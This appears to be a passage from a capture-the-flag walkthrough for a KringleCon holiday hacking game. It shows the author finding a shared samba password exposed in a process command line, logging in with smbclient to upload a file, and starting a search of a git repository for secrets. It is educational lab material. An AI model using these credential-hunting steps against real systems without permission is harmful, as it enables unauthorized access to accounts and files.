Suddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.


The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior entrances to the building and barricade all the doors. No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.


New [Narrative] Unlocked: !

New [Narrative] Unlocked: !


Click here to see this item in your badge.

Note: *Double unlock! See Appendix A for full Narrative*


I have comrades in arms around the world who are languishing in prison. The Elvin State Department enjoys rattling its saber for its own ends. Now it can rattle it for ME. The following people are to be released from their captors. Seven members of the the New Arietes Font, Miss Cindy Lou Who and Glinda the Good Witch.

The castle is suddenly on lockdown and ***Hans*** appears to be the mastermind. Now enter the ***Speaker UNpreparedness Room*** and speak to *Morcel Nougat* to find what is going on.

Answer the ***"de Bruijn Sequences"*** objective with:




New [Achievement] Unlocked: de Bruijn Sequences!

Click here to see this item in your badge.


Objective 4. Data Repo Analysis

Difficulty: ★★☆☆☆

Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file? ***For hints on achieving this objective, please visit Wunorse Openslae and help him with*** *Stall Mucking Report* ***Cranberry Pi terminal challenge***.



Shinny Upatree / santas_castle_a
https://git.kringlecastle.com/Upatree/santas_castle_automation
GitLab Projects Groups Snippets Help Search or jump to... Sign in
santas_castle_autom... Project Details Activity Cycle Analytics Repository Issues 0
Shinny Upatree > santas_castle_automation > Details
santas_castle_automation Public LICENSE
Project ID: 15
0 Star HTTPS https://git.kringlecastl
Readme Files (4.8 MB) Commits (48) Branch (1) Tags (0)
master santas_castle_automation History Find file

The link leads you to a project in GitLab called ***santas_castle_automation***. We'll need to look for an encrypted ZIP file and look for a password to open this file. Find the elf ***Wunorse Openslae*** inside the castle to get hints for this challenge. Head back down to the main entrance and hop past ***Bushy Evergreen*** and the ***KringleCon Swag Booth*** to meet up with Wunorse.


Hi, I'm Wunorse Openslae
What was that password?
Golly, passwords may be the end of all of us. Good guys can't remember them, and bad guess can guess them!
I've got to upload my chore report to my manager's inbox, but I can't remember my password

New [Hint] Unlocked: Plaintext Credentials in Commands!
Click here to see this item in your badge.


Cranberry Pi Challenge – Stall Mucking Report



```
Thank you Madam or Sir for the help that you bring!
I was wondering how I might rescue my day.
Finished mucking out stalls of those pulling the sleigh,
My report is now due or my KRINGLE's in a sling!

There's a samba share here on this terminal screen.
What I normally do is to upload the file,
With our network credentials (we've shared for a while).
When I try to remember, my memory's clean!

Be it last night's nog bender or just lack of rest,
For the life of me I can't send in my report.
Could there be buried hints or some way to contort,
Gaining access - oh please now do give it your best!

-Wunorse Openslae
```


Wunorse has forgotten the shared credentials for the samba share on this terminal. He hinted that there were automated tasks for the upload. If the script is still running, maybe the entire command might still be visible and expose passwords in clear text. (8)

Let us look at every process on the terminal using *"ps -ef"* and dissect each one.



```
elf@e193d2abaa5b:~$ ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 20:09 pts/0    00:00:00 /bin/bash /sbin/init
root        11     1  0 20:09 pts/0    00:00:00 sudo -u manager /home/manager/samba-wrapper.sh --v
root        12     1  0 20:09 pts/0    00:00:00 sudo -E -u manager /usr/bin/python /home/manager/r
root        16     1  0 20:09 pts/0    00:00:00 sudo -u elf /bin/bash
manager     17    11  0 20:09 pts/0    00:00:00 /bin/bash /home/manager/samba-wrapper.sh --verbosi
manager     18    12  0 20:09 pts/0    00:00:00 /usr/bin/python /home/manager/report-check.py
elf         20    16  0 20:09 pts/0    00:00:00 /bin/bash
root        24     1  0 20:09 ?        00:00:00 /usr/sbin/smbd
root        25    24  0 20:09 ?        00:00:00 /usr/sbin/smbd
root        26    24  0 20:09 ?        00:00:00 /usr/sbin/smbd
root        28    24  0 20:09 ?        00:00:00 /usr/sbin/smbd
manager     50    17  0 20:14 pts/0    00:00:00 sleep 60
elf         52    20  0 20:15 pts/0    00:00:00 ps -ef
elf@e193d2abaa5b:~$
```


- The *elf* user is just our current bash shell and *ps* command
- Inspecting the ***manager*** user shows that it is running a *samba-wrapper.sh* and *report-check.py* using the manager profile which we do not have permission to view
- Interestingly, the ***root*** user is also running several processes for the elf and manager UID. Focusing on the time, it appears that they all started at the same time when the session began which indicates that this can be part of ***/sbin/init***. (the grandparent of all the processes) Let's check it out…



```
elf@e193d2abaa5b:~$ cat /sbin/init
#!/bin/bash

echo "$(date)" >> /home/elf/report.txt

(nohup sudo -u manager /home/manager/samba-wrapper.sh --verbosity=none --no-check-certificate --ex
traneous-command-argument --do-not-run-as-tyler --accept-sage-advice -a 42 -d'~' --ignore-sw-holid
ay-special --suppress --suppress //localhost/report-upload/ directreindeerflatterystable -U report
-upload 2>/dev/null &)

sudo -E -u manager /usr/bin/python /home/manager/report-check.py 2>/dev/null &

(nohup /usr/sbin/smbd >/dev/null 2>/dev/null & disown)

echo 127.0.0.1   `cat /etc/hostname` >> /etc/hosts

sudo -u elf /bin/bash
```


Great, now we know how the ***date*** gets appended to report.txt. A NOHUP (no hang up) ***sudo*** command to run the *samba-wrapper.sh* as manager which also shows an interesting argument called ***"//localhost/report-upload/ directreindeerflatterystable -U report-upload"***

That looks like Wunorse's forgotten password. Let us use *"directreindeerflatterystable"* and try to connect using *smbclient*.



```
elf@899aff402c88:~$ smbclient //localhost/report-upload directreindeerflatterystable -U report-upl
oad
WARNING: The "syslog" option is deprecated
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
smb: \>
```

It works! Now it is time to *put* the report.txt on the samba share.




```
smb: \> put report.txt report.txt
putting file report.txt as \report.txt (250.5 kb/s) (average 250.5 kb/s)
smb: \> Terminated
elf@899aff402c88:~$

                               .;;;;;;;;;;;;;;;'
                             ,NWOkkkkkkkkkkkkkkNN;
                           ..KM; Stall Mucking ,MN..
                         OMNXNMd.             .oMWXXM0.
                        ;MO   l0NNNNNNNNNNNNNNN0o   xMc
                        :MO                         xMl              '.
                        :MO   dOOOOOOOOOOOOOOOOOd.  xMl              :l:.
 .cc::::::::;;;;;;;;;;;,oMO  .0NNNNNNNNNNNNNNNNN0.  xMd,,,,,,,,,,,,,clll:.
 'kkkkxxxxxddddddoooooooxMO   ..'''''''''''.        xMkcccccccllllllllllooc.
 'kkkkxxxxxddddddoooooooxMO  .MMMMMMMMMMMMMM,       xMkcccccccllllllllllooool
 'kkkkxxxxxddddddoooooooxMO   '::::::::::::,        xMkcccccccllllllllllool,
 .ooooollllllccccccccc::dMO                         xMx;;;;;::::::::lllll'
                        :MO  .ONNNNNNNNXk           xMl              :lc'
                        :MO   dOOOOOOOOOo           xMl              ;.
                        :MO   'cccccccccccccc:'     xMl
                        :MO  .WMMMMMMMMMMMMMMMMW.   xMl
                        :MO    ...............      xMl
                        .NWxddddddddddddddddddddddddNW'
                          ;cccccccccccccccccccccccccc;



You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.

-Wunorse Openslae
```

Thank goodness for command line passwords - and thanks for your help!

New [Achievement] Unlocked: Stall Mucking Report!
Click here to see this item in your badge.

North Pole Git Repository

Wunorse has been digging good ways to find credentials and mentioned *Trufflehog*. It's a tool that searches git repositories for secrets, digging deep into commit history and branches which is effective at finding secrets accidentally committed. (9)




New [Hint] Unlocked: Trufflehog Tool!

New [Hint] Unlocked: Trufflehog Talk!

Click here to see this item in your badge.

We got the tool and now we need to look for the zip file. There are many ways to do this but for simplicity's sake, we shall use *Windows Explorer*. Download or Clone the project from the KringleCon GitLab repository. (Extract the contents locally if necessary)



santas_castle_automation-master.zip - WinRAR (evaluation copy)


santas_castle_automation-master.zip\santas_castle_automation-master - ZIP archive, unpacked size 4,609,337 bytes

dd043fb6b5ccb7fa4dc6cd8b6ea76999b52a1653

Name	Size	Packed	Type
..			Local Disk
ascii-art			File folder
assets			File folder
castle_command_center			File folder
css			File folder
mongodb			File folder
schematics			File folder
support_files			File folder
sysctl			File folder
tests			File folder
Drone.png	120,295	117,903	PNG File
install.gif	149,021	140,029	GIF File
LICENSE	104	98	File
README.md	4,171	2,043	MD File

Total 9 folders and 273,591 bytes in 4 files

Now search for the zip file using *"*.zip"*.



